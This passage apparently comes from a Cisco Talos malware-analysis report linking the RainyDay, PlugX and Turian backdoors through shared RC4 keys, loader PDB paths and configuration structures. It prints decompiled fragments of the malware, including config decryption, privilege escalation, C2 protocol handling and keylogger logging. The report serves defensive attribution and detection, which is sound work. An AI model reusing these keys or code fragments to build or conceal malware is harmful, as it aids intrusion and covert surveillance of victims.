
```
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 20 01 24 01  ............ .$.
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 4E AD 00 00 00 00 00 00 00 00  ......N.........
000000F0  00 00 00 00 E0 00 00 00 00 00 00 00 00 00 00 00  ....à...........
00000100  00 00 00 00 00 00 00 00 A3 BD 40 01 00 00 00 00  ........£½@.....
00000110  00 00 00 00 00 00 00 00 10 01 71 10 02 00 00 00  ..........q.....
00000120  00 00 00 00 00 00 00 00 00 00 00 00 82 37 20 02  ............,7 .
00000130  00 0E C2 FD 00 A4 20 00 A0 00 00 00 00 00 01 09  ..Âý.¤ . .......
00000140  00 00 08 00 00 08 00 00 00 00 08 00 00 08 00 00  ................
00000150  00 00 00 00 00 00 10 00 70 A1 01 00 43 00 00 00  ........p¡..C...
```

Figure 12. Part of the DLL file decompressed by LZNT1.

RC4 key used for malware decryption

Figure 13 below shows the RC4 keys used by each of the three different malware families and their corresponding samples. RainyDay uses “8f-2;g=3/c?1wf+c92rv.a” as its RC4 key. This same key is also used in PlugX and Turian. In early versions of RainyDay, this string was used for encrypting communications, not the malware itself. Another RC4 key specified in RainyDay, “jfntv`1-m0vt801tyvqaf_)U89chasv”, is also used in PlugX. We can conclude that the same RC4 keys are shared across RainyDay, PlugX and Turian. We can also infer that the attackers are operating multiple

malware families simultaneously, and that the use of shared RC4 keys across multiple malware families suggests these activities are carried out by the same or connected attacker groups.



RC4 key by malware family

CISCO TALOS

Malware Family	Hash(SHA256)	Encrypted shellcode Name (executing the main malware payload)	RC4 Key used for decrypting the encrypted malware
Rainyday	42c9505c2c55b80e0e311cd6da6a5263b-946c8ae8bd8162b0280a1e9be7f174b	MOBSafe.mui	None
Rainyday	c381e418f18e7fdd2e493a550874c3aae-a872f63fcbe5b93574a6cc60af3c4df	rdmin.src	8f-2;g=3/c?1wf+c92rv.a
Rainyday	ab526d5ed335860ac2fe0adee26d-e1a95a3c528299800ddbb4d1e2dd91267252	mobpopup_00530000_de-compress.bin	jfntv`1-m0vt801tyvqaf_)U89chasv
PlugX	b691b2c1846ea75bb5b07a21c8664ecdb-6379685623ba45fe6ca552e94a58ebc	Mcsitesdvisor.afx	jfntv`1-m0vt801tyvqaf_)U89chasv
PlugX	0ec83d1deb6065cac8ba8f849cdf-5672da7313ec2e860a7d71bb7e397e661394	Mcsitesdvisor.afx	jfntv`1-m0vt801tyvqaf_)U89chasv
PlugX	7b028a9bd2bc0c306ab-6561cf702406f5925fc073f9d0d2d9408cec-cd6907743	Mcsitesdvisor.afx	jfntv`1-m0vt801tyvqaf_)U89chasv
PlugX	a92ed5f831c99bb84208ef7d-7c733e0183a79de40f9d3b3be-54744951f0a1391	Mcsitesdvisor.afx	jfntv`1-m0vt801tyvqaf_)U89chasv
PlugX	fd87149d6b8fdcad5d84ba4a3ca52e1cef8f-0c54cafca6dbbb5d156f313d79dd	nod193100	8f-2;g=3/c-1wf+c92rv.a
PlugX	fd6b1ca0f26e54fa9c97ea15c834e58f-fb71798df38071ad00b14f19d6a4126c	nod193100	8f-2;g=3/c-1wf+c92rv.a
PlugX	c91595edd1c9a0a2c1168e3bfa532e4a7dbb-6b1380afd80ba445b728622798a4	nod193100	8f-2;g=3/c-1wf+c92rv.a
Turian	03CEC3B010853893310FEA486E-CFDDF09642A7A5C695C70DB77D22B-C7C402234	wingervlansec.dat	8f-2;g=3/c-1wf+c92rv.a
Turian	10479191F2E06FF11797FC4DDA2E38AE-6667C9DC396FAC32A6CF76965358ADE6	wuseddkupdater.dat	sf3ks09503&&^12#$)_$*&&%%&
Turian	0443289B1FC556C5EF4BBFA13774500E-3936D965799A9C27BE0601170601094D	winslivation.dat	sf3ks09503&&^12#$)_$*&&%%&
Turian	B1EE96026A3FC0EE55DAB3B73896E-88760F909B3C52D4A0152288D90E63F2E63	wucpdic.dat	sf3ks09503&&^12#$)_$*&&%%&
Turian	b03fe49036c3830f149135068ff54f5c-6c6622008a6fcb7edbf6b352e9a0acc0	winsecunicity.dat	sf3ks09503&&^12#$)_$*&&%%&

Figure 13. RC4 key by malware family.

PDB paths included in the loader

There are a few PDB paths found in the loader samples which explain the role of the DLL loader files.

Turian loader:

```
C:\vc_code\No.3\3-2hao\3-2hao-211221\dlltoshellcode_and_shellcodeloader_211221\Resources\pc2msupp.pdb
```

```
C:\vc_code\code_test\26.icmpsh-master(tigong wangzhiban)\shellcodeloader_vs2008\Release\shellcodeloader_vs2008.pdb
```


Possible PlugX loader:

```
C:\Users\admin\Desktop\Desktop_bak\success_bai\MicrosoftEdgeUpdate.exe\shellcode_xor\dll-MicrosoftEdgeUpdate\Release\2-dll-MicrosoftEdgeUpdate.pdb
```

A deeper analysis of the PDB strings reveals a few key points. First, all the loaders contain shellcode structures that are consistent across both backdoors, which is extracted and injected into memory. Second, the Turian loader PDB path (also mentioned by Bitdefender), "No.3\3-2hao\3-2hao-211221," seems to reference project names, versions, and a timestamp, with "211221" possibly representing the date Dec. 21, 2021.

Additionally, another Turian loader PDB path includes "icmpsh-master," likely referring to ICMP Shell (icmpsh), a well-known tool or malware technique used for covert C2 communication. In the PDB string, the phrase "(tigong wangzhiban) " in parentheses translates from Chinese to "provide web version" (提供网页版), suggesting that this version of icmpsh might have been modified for web-based use, possibly to interact with a remote server or web-based C2 infrastructure.

Finally, the RainyDay loader PDB path points to a project involving a DLL associated with "MicrosoftEdgeUpdate". This DLL could be malicious and designed to be injected into the legitimate MicrosoftEdgeUpdate.exe process.



Loader for each malware family including a PDB

CISCO TALOS

Malware Family	File Name	Hash(Sha256)	PDB Path
Turian	pc2msupp.dll	7ed44a0e548ba9a3adc1eb4fbf49e773b-d9c932f95efc13a092af5bed30d3595	C:\vc_code\No.3\3-2hao\3-2hao-211221\dll-toshellcode_and_shellcodeloader_211221\Re-sources\pc2msupp.pdb
Turian	pc2msupp.dll	906ff72d4ea9cd831c58dc009fb1bbe407e8f-430208a63d3dffd3f8e1da73f6e	C:\vc_code\code_test\26.icmpsh-master(tigong wangzhiban)\shellcodeloader_vs2008\Release\shell-codeloader_vs2008.pdb
Possible PlugX	msedgeupdate.dll	fe4f88bdfff87a94bd57bc16c20d199ee548e-551b4aca852bcc013d0955d7ce8	C:\Users\admin\Desktop\Desktop_bak\success_bai\MicrosoftEdgeUpdate.exe\shellcode_xor\dll-Microsoft-EdgeUpdate\Release\2-dll-MicrosoftEdgeUpdate.pdb

Figure 14. Loader for each malware family that includes a PDB.

RainyDay and new PlugX variant from same infection chain

This section examines the history and technical details of the RainyDay backdoor. This malware was first discovered in 2021 by Bitdefender, and may be tracked by Kaspersky as FoundCore, based on the behavior they describe in their analysis. By combining insights from both research reports, we can outline the key characteristics and behavior of the RainyDay backdoor:

- It uses legitimate DLL sideloading to run the malware.
- The payload includes shellcode, which is responsible for extracting the final payload.
- The payload is encrypted using XOR-RC4-RtlDecompressBuffer and its configuration is encrypted using a simple single-byte XOR key.
- Most importantly, the configuration holds critical details like the C2 server address, folder name, service description, mutex, registry key path and other information.

From the information above, Talos was able to find several RainyDay backdoor loaders and payloads in various malware repositories. While all of the samples matched RainyDay backdoor signatures, we found that the final backdoors actually belonged to two different malware families: the previously reported RainyDay backdoor and a new variant of the notorious Chinese remote access trojan (RAT), PlugX. Figures 15 – 17 display the different malware families which both contain the same code responsible for configuration decryption.

```
unsigned int __cdecl sub_10009000(char *a1)
{
  unsigned int result; // eax
  unsigned int i; // [esp+10h] [ebp-4h]

  qmemcpy(a1, (char *)&word_1000900E + 0x1000A5DB - (_DWORD)&loc_1000A5DB, 0xFF4u);
  for ( i = 0; i < 0xFF4; ++i )
  {
    a1[i] ^= 0x2Du;
    result = i + 1;
  }
  return result;
```

Figure 15. Bitdefender's identified RainyDay configuration decryption code.

```
unsigned int Decrypt_config()
{
  unsigned int result; // eax
  unsigned int i; // [esp+8h] [ebp-8h]

  result = sub_1001FB80(byte_10037190, &word_100074EA + 0x10009AA7 - &loc_10009AA7, 0x24FC);
  for ( i = 0; i < 0x24FC; ++i )
  {
    byte_10037190[i] ^= 0x2Du;
    result = i + 1;
  }
  return result;
}
```

Figure 16. Oldest RainyDay configuration decryption code.

```
int config_decryption()
{
  int result; // eax
  unsigned int i; // [esp+Ch] [ebp-Ch]

  result = sub_10001C00(&byte_10022230, 0x5F1u, &dword_10006A38[-768] + 0x10007209 - &loc_10006609, 0x5F1u);
  for ( i = 0; i < 0x5F1; ++i )
  {
    result = byte_10022230.m128i_i8[i] ^ 0x2D;
    byte_10022230.m128i_i8[i] = result;
  }
  return result;
}
```

Figure 17. PlugX variant configuration decryption code.

Older version of RainyDay backdoor

Following a detailed analysis, Talos identified an older variant of the RainyDay backdoor. The code structure aligns closely with newer variants described in other cybersecurity vendors' publications. This older variant employs the same code logic to determine the target machine's Windows version and CPU architecture. Notably, the debug logs exhibit significant similarities between the variants. As illustrated in Figure 18, it is evident that the threat actor has not only enhanced the functionality of the RainyDay backdoor but has also refined the debug log output. This enhancement likely facilitates more efficient debugging of individual functions by the malware's developers. However, this older variant closely mirrors what has been detailed in Bitdefender's previous reports , with the primary differences being the absence of C2 HTTP communication capabilities and file manipulation functions.




Figure 18. Left: Bitdefender-described RainyDay. Right: Talos-discovered older variant of RainyDay.

Talos uncovered two additional compelling pieces of evidence to support the conclusion that this is an earlier version of the RainyDay backdoor. First, the loader for this variant was compiled on Feb. 27, 2018 at 12:32:40 UTC, making it the oldest sample identified to date. Second, the configuration file contains a timestamp dating back to Dec. 28, 2016. Based on this information, we assess with high confidence that the RainyDay backdoor has likely been in operation since at least 2016.




Figure 19. Old version of RainyDay configuration.

Talos also discovered a PDB string path embedded in the malware, which discloses the backdoor's original file name.

```
C:\Users\Qs\Desktop\Workspace\1qaz\bin\core.pdb
```

The file names are the same; therefore, this finding further strengthens the link between this older variant of the RainyDay backdoor and the 2021 FoundCore version.

PlugX variant backdoor

The other final payload Talos identified is a customized variant of the PlugX backdoor, which we believe has become the primary backdoor used by the threat actor in recent campaigns. While this variant of PlugX is not particularly new

and its plug-in functionalities have been documented in previous reports, it stands out for a key reason: its configuration differs significantly from the previously-identified PlugX configuration. Instead, it adopts the same configuration structure as the RainyDay backdoor. This anomaly strongly suggests that the threat actors likely have access to the original source code of PlugX, enabling them to modify it in this manner. However, it is still necessary to be aware that the threat actor might further patch the PlugX backdoor configuration part to fit their preferred configuration structure.

Figure 20. PlugX configuration.

Talos has high confidence that the PlugX variant observed in this campaign is a customized version of BackDoor.PlugX.38. Like the original variant, it utilizes the "SetUnhandledExceptionFilter" exception handler to identify the thread ID responsible for triggering the exception within the "threads_container" and subsequently generates the associated strings. However, this variant introduces a modification to employ an additional XOR operation to encrypt those strings. When the malware executes the relevant function, it decrypts the strings dynamically during runtime.

```
v10[0] = 0xF9ED9A91;
v10[1] = 0xE3B1A6F1;
v10[2] = 0xF48D91BC;
v10[3] = 0xA0A6DEF4;
v10[4] = 0xBCE0B1E8;
v10[5] = 0xF4DF9391;
v10[6] = 0xE8A0A6F1;
v10[7] = 0x91BCE0B1;
v10[8] = 0xB1A6888D;
v10[9] = 0x8E91BCE0;
v10[10] = 0xE0B1A688;
v10[11] = 0x889391BC;
v10[12] = 0xBCE0B1A6;
v10[13] = 0xA6889491;
v10[14] = 0x91BCE0B1;
v10[15] = 0xB1A69583;
v10[16] = 0x9491BCE0;
v10[17] = 0xE0B1A695;
v10[18] = 0x808E91BC;
v10[19] = 0xBCE0B1A6;
v10[20] = 0xA6808391;
v10[21] = 0x91BCE0B1;                  // EName:%s,EAddr:0x%p,ECode:0x%p,
v10[22] = 0xB1A68095;                  // EAX:%p,EBX:%p,ECX:%p,EDX:%p,
v10[23] = 0x505659E0;                  // ESI:%p,EDI:%p,EBP:%p,ESP:%p,EIP:%p
Xor_B2(v10, 0x60u);
v8 = 0;
sub_1001EE20(v9, 0, 0x3Fu);
CurrentThreadId = GetCurrentThreadId();
v1 = sub_1000105C();
RtlEnterCriticalSection(v1);
v2 = sub_10004621(v1, CurrentThreadId);
if ( v2 )
{
  lstrcpy(&v8, v2 + 24);
  RtlLeaveCriticalSection(v1);
}
else
{
  RtlLeaveCriticalSection(v1);
  lstrcpy(&v8, asc_1002FC14);
}
```

Figure 21. Exception filter setting.

After completing its preparation procedures, the trojan escalates its privileges by acquiring SeDebugPrivilege and SeTcbPrivilege. It then initializes its main routine and determines the folder path, specified in its configuration, where

it will drop the infection chain files. The malware creates a DoImpUserProc thread to manage plug-in operations or execute a function named OnlineMainDump. To evade detection, the threat actor conceals the SeDebugPrivilege and SeTcbPrivilege strings by encrypting them using a modified Tiny Encryption Algorithm (TEA).

```
v11[0] = 0x3799D27B;
v11[1] = 0x7E38DE96;
v11[2] = 0xCA146841;
v11[3] = 0xC5A7C25;
v11[4] = 0xD96A4EC7;
v11[5] = 0x499C274C;
v11[6] = 0x7FF6DEC9;
v11[7] = 0xBE6C3A34;
v11[8] = 0x6DDB4C32;
v11[9] = 0xF5AA25D;
v11[10] = 0x6DDB4C32;
v11[11] = 0xF5AA25D;                    // SeDebugPrivilege
modified_TEA(v11, 6);
Adjust_Token_Privilege();
v10[0] = 0x48740768;
v10[1] = 0x27AE1AA6;
v10[2] = 0xB57A94D1;
v10[3] = 0xB57856A;
v10[4] = 0xBC5A4E25;
v10[5] = 0x1E7280DB;
v10[6] = 0x6B68568A;
v10[7] = 0xD60A9D37;                    // SeTcbPrivilege
modified_TEA(v10, 4);
Adjust_Token_Privilege();
v1 = dword_1002A0D4(&v6);
v2 = dword_1002A32C(v1);
sub_10001042();
if ( word_100383CA == 4 || v6 == 3 )
```

Figure 22. Escalation privileges.

If the PlugX backdoor executes the OnlineMainDump function, it first attempts to elevate its privileges to grant high-level access for its own process. It then retrieves three specific plug-ins: KeylogDump, Nethood and PortMap. Following this, it employs the same techniques as BackDoor.PlugX.38 to hide its malicious service within the services.exe process. Once this is completed, the OnlineNotifyDump thread is initiated, and the configuration is re-initialized. The malware then utilizes the OlProcManager thread to manage the execution of the three plug-ins within the framework of the current process.

```
sub_10001042();
sub_1000DA6D();
v0 = WSAGetLastError;
WSAGetLastError();
if ( WSAStartup(0x202u, &WSAData) )
  v0();
sub_10012920();
sub_10001042();
if ( dword_10038410 )
{
  v1 = sub_1000210A();
  Copy_thread_token(v1);                // Get high privileges
}
v2 = sub_1000214F();
PlugIn_functions(v2);                   // PI[%8.8 X] -> KeylogDump(),Nethood_folder(),PortMap()
lpString2 = 0;
memset(v6, 0, sizeof(v6));
v18 = 0;
sub_10001042();
CLSID_COM_obj(v6);                      // CLSID parameter from the Software\CLASSES\MPLS\ registry key
memset(v12, 0, sizeof(v12));
memset(v13, 0, 16);
v8 = 0;
EventW = 0;
sub_1001EE20(v11, 0, 0x220u);
LOBYTE(v18) = 1;
v15[0] = 0xF5FCFA7F;
v15[1] = 0xED99F1FA;
v15[2] = 0xE194FAF5;
v16 = 0xE0F9;                           // OnlineMainDump
v17 = 80;
Xor_B2(v15, 0xFu);
lstrcpynW(String1, lpString2, 17);
EventW = CreateEventW(0, 1, 0, 0);
v3 = sub_1000105C();
Create_Event_Thread(v3, &v8, v15, OnlineNotifyDump, &v8);// OnlineNotifyDump thread is started
sleep(-1);
v4 = sub_10001000();
WaitForSingleObject(*v4, 0xFFFFFFFF);
OlProcManager(&v8);                     // processing tasks for plug-ins in the framework of the current process
sub_1000214F();
sub_1000EA95();
sub_1000F76E(v13);
sub_1000F76E(v12);
return sub_1000F76E(v6);
```

Figure 23. PlugX main function.

Once all initialization procedures are complete, the malware begins a recurring cycle of connections to its C2 server. While the connection methodology remains identical to that of BackDoor.PlugX.38, this variant specifically utilizes the HTTPS protocol for communication. Additionally, we identified the library version name "VTCP 10.12.08" embedded within this PlugX backdoor. The VTCP library has already been confirmed in previous analyses as a component commonly associated with PlugX, further supporting the attribution of this variant to the same malware family.

```
v25 = 0x50809384;                       // TCP
Xor_B2(&v25, 4u);
v40 = 0x80848498;                       // HTTP
v41 = 0x50;
Xor_B2(&v40, 5u);
v27 = 0x50809481;                       // UDP
Xor_B2(&v27, 4u);
v42 = 0x80999395;                       // ICMP
v43 = 80;
Xor_B2(&v42, 5u);
v37[0] = 0xE4DFDE80;
v37[1] = 0xFCDFF3DF;
v37[2] = 0xA4B18BA6;
v37[3] = 0xB0BC89E3;
v37[4] = 0xE4E3DF98;
v37[5] = 0xB18BB0A6;
v37[6] = 0xF4B1A6E3;
v37[7] = 0x80B0BC89;
v37[8] = 0xE5E8DFDE;
v37[9] = 0xB18BB0A6;
v37[10] = 0xE3B1A6F4;
v37[11] = 0xA6F4B1A6;
v37[12] = 0xB1A6E3B1;
v38 = 0x89E3;                           // Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]
v39 = 80;
Xor_B2(v37, 0x37u);
v26 = asc_1002FC14;
```

Figure 24. PlugX protocol.

Furthermore, Talos observed that the threat actor embedded a keylogger plug-in in all analyzed PlugX backdoor payloads. The keylogger's functionality and data-writing format remain consistent with those described in previous reports. However, there are notable differences: The file name has been altered and the drop file path adjusted to match the current location of the PlugX backdoor. These modifications suggest that the threat actor aimed to better integrate the keylogger with this specific variant.

```
v11[14] = 0x50A650F4;
v11[15] = 0x509E50B1;
v11[16] = 0x509E50BA;
v11[17] = 0x505050F4;                   // %4.4d-%2.2d-%2.2d %2.2d:%2.2d:%2.2d
Xor_B2((int)v11, 0x48u);
v12[0] = 0x50FA5082;
v12[1] = 0x509250F5;
v12[2] = 0x50FC50F5;
v12[3] = 0x50BA50F1;
v12[4] = 0x50FC50F8;
v12[5] = 0x505050E0;                    // VniFile.hlp
Xor_B2((int)v12, 0x18u);
GetLocalTime(&SystemTime);
sub_100020E9(
  v10,
  v11,
  SystemTime.wYear,
  SystemTime.wMonth,
  SystemTime.wDay,
  SystemTime.wHour,
  SystemTime.wMinute,
  SystemTime.wSecond);
v6 = 0;
v8 = 0;
v7 = 0;
v5 = 0;
v13 = 0;
sub_1000F7E1(&v5, v10);
sub_1000F7E1(&v5, asc_1002FBF4);
sub_1000F7E1(&v5, a2);
sub_1000F7E1(&v5, asc_1002FBF4);
sub_1000F7E1(&v5, a1);
sub_1000F7E1(&v5, asc_1002FBFC);
sub_1000F7E1(&v5, word_10036B80);
sub_1000F7E1(&v5, asc_1002FC04);
for ( i = 0; i < v5; ++i )
  *(_BYTE *)(v6 + i) ^= 0x3Fu;
memset(v4, 0, sizeof(v4));
LOBYTE(v13) = 1;
```

Figure 25. Keylogger log file path.

Additionally, by pivoting on several keylogger log files discovered on VirusTotal, Talos observed timestamps indicating that these files were actively generated throughout 2022. Notably, one of the log files demonstrated successful persistence within the victim's environment, recording activity from late 2022 through December 2024 — spanning nearly two years of ongoing compromise.

Coverage

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

ClamAV detections are also available for this threat:

```
Win.Loader.RainyDay-10045411-0
```

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository here.